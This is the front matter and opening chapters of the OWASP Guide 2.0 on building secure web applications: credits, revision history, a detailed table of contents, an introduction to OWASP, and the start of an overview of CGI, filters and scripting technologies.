




–


       A Guide to Building
       Secure Web
       A pplic ations and Web
       Ser vices

       2.0 Black Hat Edition


       July 27, 2005


    Copyright © 2002-2005. The Open Web Application Security Project (OWASP). All Rights Reserved.
       Permission is granted to copy, distribute, and/or modify this document provided this copyright notice and attribution
                                                      to OWASP is retained.
Frontispiece


Frontispiece

Dedication


                 To my fellow procrastinators and TiVo addicts, this book
                 proves that given enough “tomorrows,” anything is possible.

                 Andrew van der Stock, July 2005


Copyright and license

   © 2001 – 2005 Free Software Foundation.


   The Guide is licensed under the Free Documentation License, a copy of which is found in the
Appendix. PERMISSION IS GRANTED TO COPY, DISTRIBUTE, AND/OR MODIFY THIS
DOCUMENT PROVIDED THIS COPYRIGHT NOTICE AND ATTRIBUTION TO OWASP
IS RETAINED.


Editors

   The Guide has had several editors, all of whom have contributed immensely as authors,
project managers, and editors over the lengthy period of the Guide’s gestation


   Adrian Wiesmann                                      Mark Curphey
   Andrew van der Stock                                 Ray Stirbei


                                                  2
OWASP Guide 2.0


Authors and Reviewers

    The Guide would not be where it is today without the generous gift of volunteer time and
effort from many individuals. If you are one of them, and not on this list, please contact Andrew
van der Stock, vanderaj@owasp.org


    Abraham Kang                       Ernesto Arroyo                       Neal Krawetz
    Adrian Wiesmann                    Frank Lemmon                         Nigel Tranter
    Alex Russell                       Gene McKenna                         Raoul Endres
    Amit Klein                         Hal Lockhart                         Ray Stirbei
    Andrew van der Stock               Izhar By-Gad                         Richard Parke
    Brian Greidanus                    Jeremy Poteet                        Robert Hansen
    Christopher Todd                   José Pedro Arroyo                    Roy McNamara
    Darrel Grundy                      K.K. Mookhey                         Steve Taylor
    David Endler                       Kevin McLaughlin                     Sverre Huseby
    Denis Piliptchouk                  Mark Curphey                         Tim Smith
    Dennis Groves                      Martin Eizner                        William Hau
    Derek Browne                       Michael Howard
    Eoin Keary                         Mikael Simonsson

Revision History

Date                  Version                Pages                 Notes
June 2002             1.0                    93                    Mark Curphy, Guide Lead

                                                                   Original Word document lost.

June 2002             1.0.1                  93                    Mark Curphy, Guide Lead

                                                                   Minor changes.

September 2002        1.1                    98                    Mark Curphey, Guide Lead

                                                                   TeX document, document lost.

September 2002        1.1.1                  70                    Mark Curphey, Guide Lead

                                                                   DocBook XML document lost

June 2004             2.0a1                  104                   Adrian Wiesmann, Guide Lead

                                                                   DocBook XML format

November 2004         2.0a2                  149                   Adrian Wiesmann, Guide Lead


                                                   3
Frontispiece


Date                    Version                    Pages             Notes
                                                                     DocBook XML format

December 2004 – April   2.0a3 – 2.0a7              134 – 156 pages   Andrew van der Stock, Guide Lead
     2005                                                            Word format

June 2005               2.0b1                      211 pages         Andrew van der Stock, Guide Lead

                                                                     Word format

July 24, 2005           2.0 Release Candidate      262 pages         Andrew van der Stock, Guide Lead

                                                                     Word format

July 26, 2005           2.0 Blackhat Edition       280 pages         Andrew van der Stock, Guide Lead

                                                                     Word format

July 27, 2005           2.0.1 Blackhat Edition++   293 pages         Cryptography chapter review

                                                                     from Michael Howard incorporated


     If you have copies of any of the lost native versions of OWASP (i.e. the original Word, TeX,
or DocBook), we would love to hear from you: vanderaj@owasp.org


                                                           4
OWASP Guide 2.0


Table of Contents
FRONTISPIECE ................................................................................................................................................................ 2
   DEDICATION ...................................................................................................................................................................... 2
   COPYRIGHT AND LICENSE ................................................................................................................................................. 2
   EDITORS ............................................................................................................................................................................. 2
   AUTHORS AND REVIEWERS .............................................................................................................................................. 3
   REVISION HISTORY ........................................................................................................................................................... 3
TABLE OF CONTENTS................................................................................................................................................... 5
ABOUT THE OPEN WEB APPLICATION SECURITY PROJECT .................................................................... 12
   STRUCTURE AND LICENSING .......................................................................................................................................... 12
   PARTICIPATION AND MEMBERSHIP ................................................................................................................................ 12
   PROJECTS ......................................................................................................................................................................... 13
INTRODUCTION ............................................................................................................................................................ 14
WHAT ARE WEB APPLICATIONS? ......................................................................................................................... 16
   OVERVIEW ....................................................................................................................................................................... 16
   TECHNOLOGIES ............................................................................................................................................................... 16
   SMALL TO MEDIUM SCALE APPLICATIONS ...................................................................................................................... 20
   LARGE SCALE APPLICATIONS .......................................................................................................................................... 20
   CONCLUSION ................................................................................................................................................................... 23
SECURITY ARCHITECTURE AND DESIGN .......................................................................................................... 24
POLICY FRAMEWORKS ............................................................................................................................................. 25
   OVERVIEW ....................................................................................................................................................................... 25
   ORGANIZATIONAL COMMITMENT TO SECURITY............................................................................................................. 25
   OWASP’S PLACE AT THE FRAMEWORK TABLE............................................................................................................. 26
   DEVELOPMENT METHODOLOGY ..................................................................................................................................... 29
   CODING STANDARDS....................................................................................................................................................... 29
   SOURCE CODE CONTROL ................................................................................................................................................ 30
SECURE CODING PRINCIPLES ................................................................................................................................ 31
   OVERVIEW ....................................................................................................................................................................... 31
   ASSET CLASSIFICATION .................................................................................................................................................. 31
   ABOUT ATTACKERS ......................................................................................................................................................... 31
   CORE PILLARS OF INFORMATION SECURITY ................................................................................................................... 32
   SECURITY ARCHITECTURE .............................................................................................................................................. 32
   SECURITY PRINCIPLES..................................................................................................................................................... 34
THREAT RISK MODELING ........................................................................................................................................ 38
   THREAT RISK MODELING USING THE MICROSOFT THREAT MODELING PROCESS ....................................................... 38
   PERFORMING THREAT RISK MODELING .......................................................................................................................... 38
   ALTERNATIVE THREAT MODELING SYSTEMS ............................................................................................................... 45
   TRIKE ............................................................................................................................................................................... 45
   AS/NZS 4360:2004 RISK MANAGEMENT ..................................................................................................................... 46
   CVSS ............................................................................................................................................................................... 47
   OCTAVE ........................................................................................................................................................................... 48
   CONCLUSION ................................................................................................................................................................... 51
   FURTHER READING ......................................................................................................................................................... 52
HANDLING E-COMMERCE PAYMENTS ............................................................................................................... 53
   OBJECTIVES ..................................................................................................................................................................... 53
   COMPLIANCE AND LAWS ................................................................................................................................................ 53

                                                                                            5
Frontispiece


   PCI COMPLIANCE ............................................................................................................................................................ 53
   HANDLING CREDIT CARDS ............................................................................................................................................. 55
   FURTHER READING ......................................................................................................................................................... 59
PHISHING......................................................................................................................................................................... 60
   WHAT IS PHISHING?......................................................................................................................................................... 60
   USER EDUCATION ........................................................................................................................................................... 62
   MAKE IT EASY FOR YOUR USERS TO REPORT SCAMS ..................................................................................................... 63
   COMMUNICATING WITH CUSTOMERS VIA E- MAIL .......................................................................................................... 63
   NEVER ASK YOUR CUSTOMERS FOR THEIR SECRETS ...................................................................................................... 65
   FIX ALL YOUR XSS ISSUES ............................................................................................................................................. 65
   DO NOT USE POP-UPS ....................................................................................................................................................... 65
   DON’T BE FRAMED .......................................................................................................................................................... 66
   MOVE YOUR APPLICATION ONE LINK AWAY FROM YOUR FRONT PAGE ........................................................................ 66
   ENFORCE LOCAL REFERRERS FOR IMAGES AND OTHER RESOURCES ............................................................................. 66
   KEEP THE ADDRESS BAR, USE SSL, DO NOT USE IP ADDRESSES................................................................................... 67
   DON’T BE THE SOURCE OF IDENTITY THEFT ................................................................................................................... 67
   IMPLEMENT SAFE-GUARDS WITHIN YOUR APPLICATION................................................................................................ 67
   MONITOR UNUSUAL ACCOUNT ACTIVITY ....................................................................................................................... 68
   GET THE PHISHING TARGET SERVERS OFFLINE PRONTO ................................................................................................ 69
   TAKE CONTROL OF THE FRAUDULENT DOMAIN NAME ................................................................................................... 70
   WORK WITH LAW ENFORCEMENT ................................................................................................................................... 70
   WHEN AN ATTACK HAPPENS ........................................................................................................................................... 71
   FURTHER READING ......................................................................................................................................................... 71
WEB SERVICES .............................................................................................................................................................. 72
   SECURING WEB SERVICES .............................................................................................................................................. 72
   COMMUNICATION SECURITY........................................................................................................................................... 73
   PASSING CREDENTIALS ................................................................................................................................................... 74
   ENSURING MESSAGE FRESHNESS .................................................................................................................................... 74
   PROTECTING MESSAGE INTEGRITY ................................................................................................................................. 75
   PROTECTING MESSAGE CONFIDENTIALITY ..................................................................................................................... 75
   ACCESS CONTROL............................................................................................................................................................ 76
   AUDIT .............................................................................................................................................................................. 76
   WEB SERVICES SECURITY HIERARCHY .......................................................................................................................... 77
   SOAP............................................................................................................................................................................... 78
   WS-SECURITY STANDARD.............................................................................................................................................. 79
   WS-SECURITY BUILDING BLOCKS ................................................................................................................................. 82
   COMMUNICATION PROTECTION MECHANISMS .............................................................................................................. 88
   ACCESS CONTROL MECHANISMS ................................................................................................................................... 90
   FORMING WEB SERVICE CHAINS.................................................................................................................................... 92
   AVAILABLE I MPLEMENTATIONS ..................................................................................................................................... 94
   PROBLEMS ....................................................................................................................................................................... 97
   FURTHER READING ......................................................................................................................................................... 99
AUTHENTICATION..................................................................................................................................................... 101
   OBJECTIVE ..................................................................................................................................................................... 101
   ENVIRONMENTS A FFECTED .......................................................................................................................................... 101
   RELEVANT COBIT TOPICS ........................................................................................................................................... 101
   BEST PRACTICES ........................................................................................................................................................... 102
   COMMON WEB AUTHENTICATION TECHNIQUES ........................................................................................................... 102
   STRONG AUTHENTICATION ........................................................................................................................................... 105
   FEDERATED A UTHENTICATION..................................................................................................................................... 110
   CLIENT SIDE AUTHENTICATION CONTROLS .................................................................................................................. 113
   POSITIVE AUTHENTICATION ......................................................................................................................................... 114
   MULTIPLE KEY LOOKUPS ............................................................................................................................................. 115
   REFERER CHECKS .......................................................................................................................................................... 118

                                                                                               6
OWASP Guide 2.0


   BROWSER REMEMBERS PASSWORDS ............................................................................................................................ 119
   DEFAULT ACCOUNTS ..................................................................................................................................................... 120
   CHOICE OF USERNAMES ................................................................................................................................................ 121
   CHANGE PASSWORDS .................................................................................................................................................... 122
   SHORT PASSWORDS ....................................................................................................................................................... 123
   WEAK PASSWORD CONTROLS ....................................................................................................................................... 124
   REVERSIBLE PASSWORD ENCRYPTION .......................................................................................................................... 125
   AUTOMATED PASSWORD RESETS .................................................................................................................................. 126
   BRUTE FORCE ................................................................................................................................................................ 128
   REMEMBER ME.............................................................................................................................................................. 131
   IDLE TIMEOUTS ............................................................................................................................................................. 131
   LOGOUT ......................................................................................................................................................................... 132
   ACCOUNT EXPIRY ......................................................................................................................................................... 133
   SELF REGISTRATION ...................................................................................................................................................... 134
   CAPTCHA .................................................................................................................................................................... 135
   FURTHER READING ....................................................................................................................................................... 137
AUTHORIZATION ....................................................................................................................................................... 138
   OBJECTIVES ................................................................................................................................................................... 138
   ENVIRONMENTS A FFECTED .......................................................................................................................................... 138
   RELEVANT COBIT TOPICS ........................................................................................................................................... 138
   PRINCIPLE OF LEAST PRIVILEGE .................................................................................................................................... 138
   ACCESS CONTROL LISTS ............................................................................................................................................... 140
   CENTRALIZED AUTHORIZATION ROUTINES .................................................................................................................. 141
   AUTHORIZATION MATRIX ............................................................................................................................................. 142
   CLIENT-SIDE AUTHORIZATION TOKENS ........................................................................................................................ 142
   CONTROLLING ACCESS TO PROTECTED RESOURCES .................................................................................................... 144
   PROTECTING ACCESS TO STATIC RESOURCES ............................................................................................................... 145
   FURTHER READING ....................................................................................................................................................... 146
SESSION MANAGEMENT ......................................................................................................................................... 147
   OBJECTIVE ..................................................................................................................................................................... 147
   ENVIRONMENTS A FFECTED .......................................................................................................................................... 147
   RELEVANT COBIT TOPICS ........................................................................................................................................... 147
   DESCRIPTION ................................................................................................................................................................. 147
   BEST PRACTICES ............................................................................................................................................................ 148
   PERMISSIVE SESSION GENERATION .............................................................................................................................. 150
   EXPOSED SESSION VARIABLES ..................................................................................................................................... 150
   PAGE AND FORM TOKENS ............................................................................................................................................. 151
   WEAK SESSION CRYPTOGRAPHIC ALGORITHMS ......................................................................................................... 152
   SESSION TOKEN ENTROPY ............................................................................................................................................ 153
   SESSION TIME-OUT ........................................................................................................................................................ 153
   REGENERATION OF SESSION TOKENS ........................................................................................................................... 154
   SESSION FORGING/BRUTE-FORCING DETECTION AND/OR LOCKOUT ......................................................................... 154
   SESSION TOKEN TRANSMISSION ................................................................................................................................... 155
   SESSION TOKENS ON LOGOUT ...................................................................................................................................... 156
   SESSION HIJACKING ...................................................................................................................................................... 156
   SESSION AUTHENTICATION ATTACKS .......................................................................................................................... 157
   SESSION VALIDATION ATTACKS .................................................................................................................................. 157
   PRESET SESSION ATTACKS ........................................................................................................................................... 158
   SESSION BRUTE FORCING.............................................................................................................................................. 159
   SESSION TOKEN REPLAY ............................................................................................................................................... 159
   FURTHER READING ....................................................................................................................................................... 160
DATA VALIDATION.................................................................................................................................................... 161
   OBJECTIVE ..................................................................................................................................................................... 161
   PLATFORMS A FFECTED ................................................................................................................................................. 161

                                                                                          7
Frontispiece


   RELEVANT COBIT TOPICS ........................................................................................................................................... 161
   DESCRIPTION ................................................................................................................................................................. 161
   DEFINITIONS .................................................................................................................................................................. 161
   WHERE TO INCLUDE INTEGRITY CHECKS ..................................................................................................................... 162
   WHERE TO INCLUDE VALIDATION ................................................................................................................................ 162
   WHERE TO INCLUDE BUSINESS RULE VALIDATION ...................................................................................................... 162
   DATA VALIDATION STRATEGIES .................................................................................................................................. 164
   PREVENT PARAMETER TAMPERING............................................................................................................................... 166
   HIDDEN FIELDS .............................................................................................................................................................. 166
   ASP.NET VIEWSTATE .................................................................................................................................................. 167
   URL ENCODING............................................................................................................................................................. 171
   HTML ENCODING ......................................................................................................................................................... 171
   ENCODED STRINGS ........................................................................................................................................................ 171
   DELIMITER AND SPECIAL CHARACTERS........................................................................................................................ 172
   FURTHER READING ....................................................................................................................................................... 172
INTERPRETER INJECTION ..................................................................................................................................... 173
   OBJECTIVE ..................................................................................................................................................................... 173
   PLATFORMS A FFECTED ................................................................................................................................................. 173
   RELEVANT COBIT TOPICS ........................................................................................................................................... 173
   USER AGENT INJECTION ............................................................................................................................................... 173
   HTTP RESPONSE SPLITTING......................................................................................................................................... 178
   SQL INJECTION ............................................................................................................................................................. 179
   ORM INJECTION............................................................................................................................................................ 180
   LDAP INJECTION .......................................................................................................................................................... 181
   XML INJECTION ............................................................................................................................................................ 182
   CODE INJECTION............................................................................................................................................................ 183
   FURTHER READING ....................................................................................................................................................... 184
CANONCALIZATION, LOCALE AND UNICODE ............................................................................................... 185
   OBJECTIVE ..................................................................................................................................................................... 185
   PLATFORMS A FFECTED ................................................................................................................................................. 185
   RELEVANT COBIT TOPICS ........................................................................................................................................... 185
   DESCRIPTION ................................................................................................................................................................. 185
   UNICODE ........................................................................................................................................................................ 185
   INPUT FORMATS ............................................................................................................................................................ 188
   LOCALE ASSERTION....................................................................................................................................................... 189
   DOUBLE (OR N-) ENCODING .......................................................................................................................................... 190
   HTTP REQUEST SMUGGLING ....................................................................................................................................... 190
   FURTHER READING ....................................................................................................................................................... 191
ERROR HANDLING, AUDITING AND LOGGING.............................................................................................. 192
   OBJECTIVE ..................................................................................................................................................................... 192
   ENVIRONMENTS A FFECTED .......................................................................................................................................... 192
   RELEVANT COBIT TOPICS ........................................................................................................................................... 192
   DESCRIPTION ................................................................................................................................................................. 192
   BEST PRACTICES ............................................................................................................................................................ 193
   ERROR HANDLING ......................................................................................................................................................... 193
   DETAILED ERROR MESSAGES ........................................................................................................................................ 195
   LOGGING ........................................................................................................................................................................ 195
   NOISE ............................................................................................................................................................................. 199
   COVER TRACKS ............................................................................................................................................................. 200
   FALSE ALARMS ............................................................................................................................................................. 201
   DESTRUCTION ................................................................................................................................................................ 201
   AUDIT TRAILS ............................................................................................................................................................... 202
   FURTHER READING ....................................................................................................................................................... 203


                                                                                               8
OWASP Guide 2.0


FILE SYSTEM................................................................................................................................................................ 204
   OBJECTIVE ..................................................................................................................................................................... 204
   ENVIRONMENTS A FFECTED .......................................................................................................................................... 204
   RELEVANT COBIT TOPICS ........................................................................................................................................... 204
   DESCRIPTION ................................................................................................................................................................. 204
   BEST PRACTICES ........................................................................................................................................................... 204
   DEFACEMENT ................................................................................................................................................................ 204
   PATH TRAVERSAL .......................................................................................................................................................... 205
   INSECURE PERMISSIONS ................................................................................................................................................ 206
   INSECURE INDEXING ..................................................................................................................................................... 207
   UNMAPPED FILES ........................................................................................................................................................... 207
   TEMPORARY FILES......................................................................................................................................................... 208
   OLD, UNREFERENCED FILES .......................................................................................................................................... 209
   SECOND O RDER INJECTION ........................................................................................................................................... 210
   FURTHER READING ....................................................................................................................................................... 211
BUFFER OVERFLOWS............................................................................................................................................... 212
   OBJECTIVE ..................................................................................................................................................................... 212
   PLATFORMS A FFECTED ................................................................................................................................................. 212
   RELEVANT COBIT TOPICS ........................................................................................................................................... 212
   DESCRIPTION ................................................................................................................................................................. 212
   STACK OVERFLOW ........................................................................................................................................................ 213
   HEAP O VERFLOW .......................................................................................................................................................... 214
   FORMAT STRING ............................................................................................................................................................ 215
   UNICODE OVERFLOW .................................................................................................................................................... 216
   INTEGER OVERFLOW ..................................................................................................................................................... 217
   FURTHER READING ........................................................................................................................................................ 218
ADMINISTRATIVE INTERFACES .......................................................................................................................... 220
   OBJECTIVE ..................................................................................................................................................................... 220
   ENVIRONMENTS A FFECTED .......................................................................................................................................... 220
   RELEVANT COBIT TOPICS ........................................................................................................................................... 220
   BEST PRACTICES ............................................................................................................................................................ 220
   ADMINISTRATORS ARE NOT USERS ............................................................................................................................... 221
   AUTHENTICATION FOR HIGH VALUE SYSTEMS ............................................................................................................. 222
   FURTHER READING ....................................................................................................................................................... 222
CRYPTOGRAPHY ........................................................................................................................................................ 223
   OBJECTIVE ..................................................................................................................................................................... 223
   PLATFORMS A FFECTED ................................................................................................................................................. 223
   RELEVANT COBIT TOPICS ........................................................................................................................................... 223
   DESCRIPTION ................................................................................................................................................................. 223
   CRYPTOGRAPHIC FUNCTIONS ....................................................................................................................................... 224
   CRYPTOGRAPHIC ALGORITHMS .................................................................................................................................... 225
   STREAM CIPHERS .......................................................................................................................................................... 226
   WEAK A LGORITHMS ..................................................................................................................................................... 226
   KEY STORAGE ............................................................................................................................................................... 228
   INSECURE TRANSMISSION OF SECRETS ......................................................................................................................... 230
   REVERSIBLE AUTHENTICATION TOKENS ..................................................................................................................... 231
   SAFE UUID GENERATION ............................................................................................................................................. 232
   SUMMARY ...................................................................................................................................................................... 233
   FURTHER READING ....................................................................................................................................................... 234
CONFIGURATION ....................................................................................................................................................... 236
   OBJECTIVE ..................................................................................................................................................................... 236
   PLATFORMS A FFECTED ................................................................................................................................................. 236

                                                                                         9
Frontispiece


   RELEVANT COBIT TOPICS ........................................................................................................................................... 236
   BEST PRACTICES ........................................................................................................................................................... 236
   DEFAULT PASSWORDS ................................................................................................................................................... 236
   SECURE CONNECTION STRINGS ..................................................................................................................................... 237
   SECURE NETWORK TRANSMISSION ............................................................................................................................... 237
   ENCRYPTED DATA ......................................................................................................................................................... 238
   DATABASE SECURITY .................................................................................................................................................... 239
   FURTHER READING ....................................................................................................................................................... 240
MAINTENANCE............................................................................................................................................................ 241
   OBJECTIVE ..................................................................................................................................................................... 241
   PLATFORMS A FFECTED ................................................................................................................................................. 241
   RELEVANT COBIT TOPICS ........................................................................................................................................... 241
   BEST PRACTICES ........................................................................................................................................................... 241
   SECURITY INCIDENT RESPONSE .................................................................................................................................... 242
   FIX SECURITY ISSUES CORRECTLY .............................................................................................................................. 243
   UPDATE NOTIFICATIONS ............................................................................................................................................... 244
   REGULARLY CHECK PERMISSIONS ................................................................................................................................ 244
   FURTHER READING ....................................................................................................................................................... 245
DENIAL OF SERVICE ATTACKS............................................................................................................................ 246
   OBJECTIVE ..................................................................................................................................................................... 246
   PLATFORMS A FFECTED ................................................................................................................................................. 246
   RELEVANT COBIT TOPICS ........................................................................................................................................... 246
   DESCRIPTION ................................................................................................................................................................. 246
   EXCESSIVE CPU CONSUMPTION ................................................................................................................................... 246
   EXCESSIVE DISK I/O CONSUMPTION ............................................................................................................................. 246
   EXCESSIVE NETWORK I/O CONSUMPTION ................................................................................................................... 247
   USER ACCOUNT LOCKOUT ........................................................................................................................................... 247
   FURTHER READING ........................................................................................................................................................ 248
GNU FREE DOCUMENTATION LICENSE ........................................................................................................... 250
   PREAMBLE ................................................................................................................................................................. 250
   APPLICABILITY AND DEFINITIONS ................................................................................................................... 250
   VERBATIM COPYING .............................................................................................................................................. 252
   COPYING IN QUANTITY ......................................................................................................................................... 252
   MODIFICATIONS ...................................................................................................................................................... 253
   COMBINING DOCUMENTS .................................................................................................................................... 255
   COLLECTIONS OF DOCUMENTS.......................................................................................................................... 255
   AGGREGATION WITH INDEPENDENT WORKS ............................................................................................... 255
   TRANSLATION .......................................................................................................................................................... 256
   TERMINATION .......................................................................................................................................................... 256
   FUTURE REVISIONS OF THIS LICENSE.............................................................................................................. 256
PHP GUIDELINES ........................................................................................................................................................ 257
   GLOBAL VARIABLES ...................................................................................................................................................... 257
   REGISTER_GLOBALS ...................................................................................................................................................... 258
   INCLUDES AND REMOTE FILES ...................................................................................................................................... 259
   FILE UPLOAD.................................................................................................................................................................. 261
   SESSIONS........................................................................................................................................................................ 263
   CROSS- SITE SCRIPTING (XSS)....................................................................................................................................... 265
   SQL-INJECTION ............................................................................................................................................................. 267
   CODE INJECTION............................................................................................................................................................ 270
   COMMAND INJECTION ................................................................................................................................................... 270
   CONFIGURATION SETTINGS ........................................................................................................................................... 270
   RECOMMENDED PRACTICES .......................................................................................................................................... 271
   SYNTAX ......................................................................................................................................................................... 274

                                                                                             10
OWASP Guide 2.0


   SUMMARY ...................................................................................................................................................................... 275
CHEAT SHEETS ........................................................................................................................................................... 277
   CROSS SITE SCRIPTING ................................................................................................................................................. 277


                                                                                        11
About the Open Web Application Security Project
   The Open Web Application Security Project (OWASP) is an open community dedicated to
finding and fighting the causes of insecure software. All of the OWASP tools, documents,
forums, and chapters are free and open to anyone interested in improving application security.

                  http://www.owasp.org/

   OWASP is a new type of entity in the security market. Our freedom from commercial
pressures allows us to provide unbiased, practical, cost-effective information about application
security. OWASP is not affiliated with any technology company, although we support the
informed use of security technology.
   We advocate approaching application security as a people, process, and technology problem.
The most effective approaches to application security include improvements in all of these areas.

Structure and Licensing

   The OWASP Foundation is the not for profit (501c3) entity that provides the infrastructure
for the OWASP community. The Foundation provides our servers and bandwidth, facilitates
projects and chapters, and manages the worldwide OWASP Application Security Conferences.
   All of the OWASP materials are available under an approved open source license. If you opt
to become an OWASP member organization, can also use the commercial license that allows
you to use, modify, and distribute all of the OWASP materials within your organization under a
single license.

Participation and Membership

   Everyone is welcome to participate in our forums, projects, chapters, and conferences.
OWASP is a fantastic place to learn about application security, network, and even build your
reputation as an expert. Many application security experts and companies participate in OWASP
because the community establishes their credibility.
   If you get value from the OWASP materials, please consider supporting our cause by
becoming an OWASP member. All monies received by the OWASP Foundation go directly into
supporting OWASP projects.


                                                  12
OWASP Guide 2.0


Projects

   OWASP projects are broadly divided into two main categories, development projects, and
documentation projects. Our documentation projects currently consist of:
   •   The Guide – This document that provides detailed guidance on web application security
   •   Top Ten Most Critical Web Application Vulnerabilities – A high-level document to help
       focus on the most critical issues
   •   Metrics – A project to define workable web application security metrics

   •   Legal – A project to help software buyers and sellers negotiate appropriate security in
       their contracts
   •   Testing Guide – A guide focused on effective web application security testing
   •   ISO17799 – Supporting documents for organizations performing ISO17799 reviews
   •   AppSec FAQ – Frequently asked questions and answers about application security

   Development projects include:
   •   WebScarab - a web application vulnerability assessment suite including proxy tools

   •   Validation Filters – (Stinger for J2EE, filters for PHP) generic security boundary filters
       that developers can use in their own applications

   •   WebGoat - an interactive training and benchmarking tool that users can learn about web
       application security in a safe and legal environment
   •   DotNet – a variety of tools for securing .NET environments.


                                                13
OWASP Guide 2.0


Introduction
   Welcome to the OWASP Guide 2.0!


   We have re-written Guide from the ground up, dealing with all forms of web application
security issues, from old hoary chestnuts such as SQL injection, through modern concerns such
as phishing, credit card handling, session fixation, cross-site request forgeries, and compliance
and privacy issues.
   In Guide 2.0, you will find details on securing most forms of web applications and services,
with practical guidance using J2EE, ASP.NET, and PHP samples. We now use the highly
successful OWASP Top 10 style, but with more depth, and references to take you further.
   Security is not a black and white field; it is many shades of grey. In the past, many
organizations wished to buy a simple silver security bullet – “do it this way or follow this check
list to the letter, and you’ll be safe.” The black and white mindset is invariably wrong, costly,
and ineffective.
   Threat Risk Modeling is the most important mitigation development in web application
security in the last three years. We introduce the basics of Microsoft’s Threat Risk Modeling
methodology, and provide details of several other competing strategies, include Trike, CVSS,
AS4360, and Octave. We strongly urge you to adopt one of them today. If you carefully analyze
and select controls via threat risk modeling, you will end up implementing systems that
demonstrably reduce business risk, which usually leads to increased security and reduced fraud
and loss. These controls are usually cheap, effective, and simple to implement.
   In some countries, risk-based development is not an optional extra, but legally mandated. For
our US readers, Sarbanes Oxley compliance seems deceptively simple: prove that adequate
controls are in place for financial systems, and that senior management believes the controls are
effective. How does an organization really believe they comply? They audit against an agreed
standard, which differs from country to country, but common standards include COBIT, ISO
17799, and so on. The Guide provides keys into COBIT to help fast track your SOX compliance
regime and provide a baseline for your vendors and penetration testers. Future editions of the
Guide will extend this to ISO 17799.


                                                    14
OWASP Guide 2.0


   As with any long-lived project, there is a need to keep the material fresh and relevant.
Therefore, some older material has been migrated to OWASP’s portal or outright replaced with
updated advice.
   On a personal note, I wish to extend my thanks to the many authors, reviewers, and editors
for their hard work in bringing this guide to where it is today. We stand on the shoulders of
giants, and this Guide is no exception.
   If you have any comments or suggestions on the Guide, please e-mail the Guide mail list (see
our web site for details) or contact me directly.


               Andrew van der Stock, vanderaj@owasp.org
               Melbourne, Australia
               July 26, 2005


                                                    15
OWASP Guide 2.0


What are web applications?

Overview

   In the early days of the web, web sites consisted of static pages. Obviously, static content
prevents the application interacting with the user. As this is limiting, web server manufacturers
allowed external programs to run by implementing the Common Gateway Interface (or CGI)
mechanism. This allowed input from the user to be sent to an external program or script,
processed and then the result rendered back to the user. CGI is the granddaddy of all the various
web application frameworks, scripting languages and web services in common use today.
   CGI is becoming rare now, but the idea of a process executing dynamic information supplied
by the user or a data store, and rendering the dynamic output back is now the mainstay of web
applications.

Technologies

CGI

   CGI is still used by many sites. An advantage for CGI is the ease of writing the application
logic in a fast native language, such as C or C++, or to enable a previously non-web enabled
application to be accessible via web browsers.
   There are several disadvantages to writing applications using CGI:


                                                   16
OWASP Guide 2.0


    •      Most low level languages do not directly support HTML output, and thus a library needs
           to be written (or used), or HTML output is manually created on the fly by the
           programmer

    •      The write - compile – deploy - run cycle is slower than most of the later technologies (but
           not hugely so)

    •      CGI’s are a separate process, and the performance penalty of IPC and process creation
           can be huge on some architectures

    •      CGI does not support session controls, so a library has to be written or imported to
           support sessions

    •      Not everyone is comfortable writing in a low level language (such as C or C++), so the
           barrier of entry is somewhat high, particularly compared to scripting languages

    •      Most 3rd generation languages commonly used in CGI programs (C or C++) suffer from
           buffer overflows and resource leaks. This requires a fair amount of skill to avoid.

    CGI can be useful in heavy-duty computation or lengthy processes with a smaller number of
users.

Filters

    Filters are used for specific purposes, such as controlling access to a web site, implementing
another web application framework (such as Perl, PHP or ASP), or providing a security check. A
filter has to be written in C or C++ and can be high performance as it lives within the execution
context of the web server itself. Typical examples of a filter interface include Apache web server
modules, SunONE’s NSAPI, and Microsoft’s ISAPI. As filters are rarely used specialist
interfaces that can directly affect the availability of the web server, they are not considered
further.

Scripting

    CGI’s lack of session management and authorization controls hampered the development of
commercially useful web applications. Along with a relatively slower development turn around,
web developers moved to interpreted scripting languages as a solution. The interpreters run script
code within the web server process, and as the scripts were not compiled, the write-deploy-run
cycle was a bit quicker. Scripting languages rarely suffer from buffer overflows or resource
leaks, and thus are easier for programmers to avoid the one of the most common security issues.

                                                    17
OWASP Guide 2.0

   There are some disadvantages:
   •   Most scripting languages aren’t strongly typed and do not promote good programming
       practices

   •   Scripting languages are generally slower than their compiled counterparts (sometimes as
       much as 100 times slower)
   •   Scripts often lead to unmentionable code bases that perform poorly as their size grows
   •   It’s difficult (but not impossible) to write multi-tier large scale applications in scripting
       languages, so often the presentation, application and data tiers reside on the same
       machine, limiting scalability and security

   •   Most scripting languages do not natively support remote method or web service calls,
       thus making it difficult to communicate with application servers and external web
       services.

   Despite the disadvantages, many large and useful code bases are written in scripting
languages, such as eGroupWare (PHP), and many older Internet Banking sites are often written
in ASP.
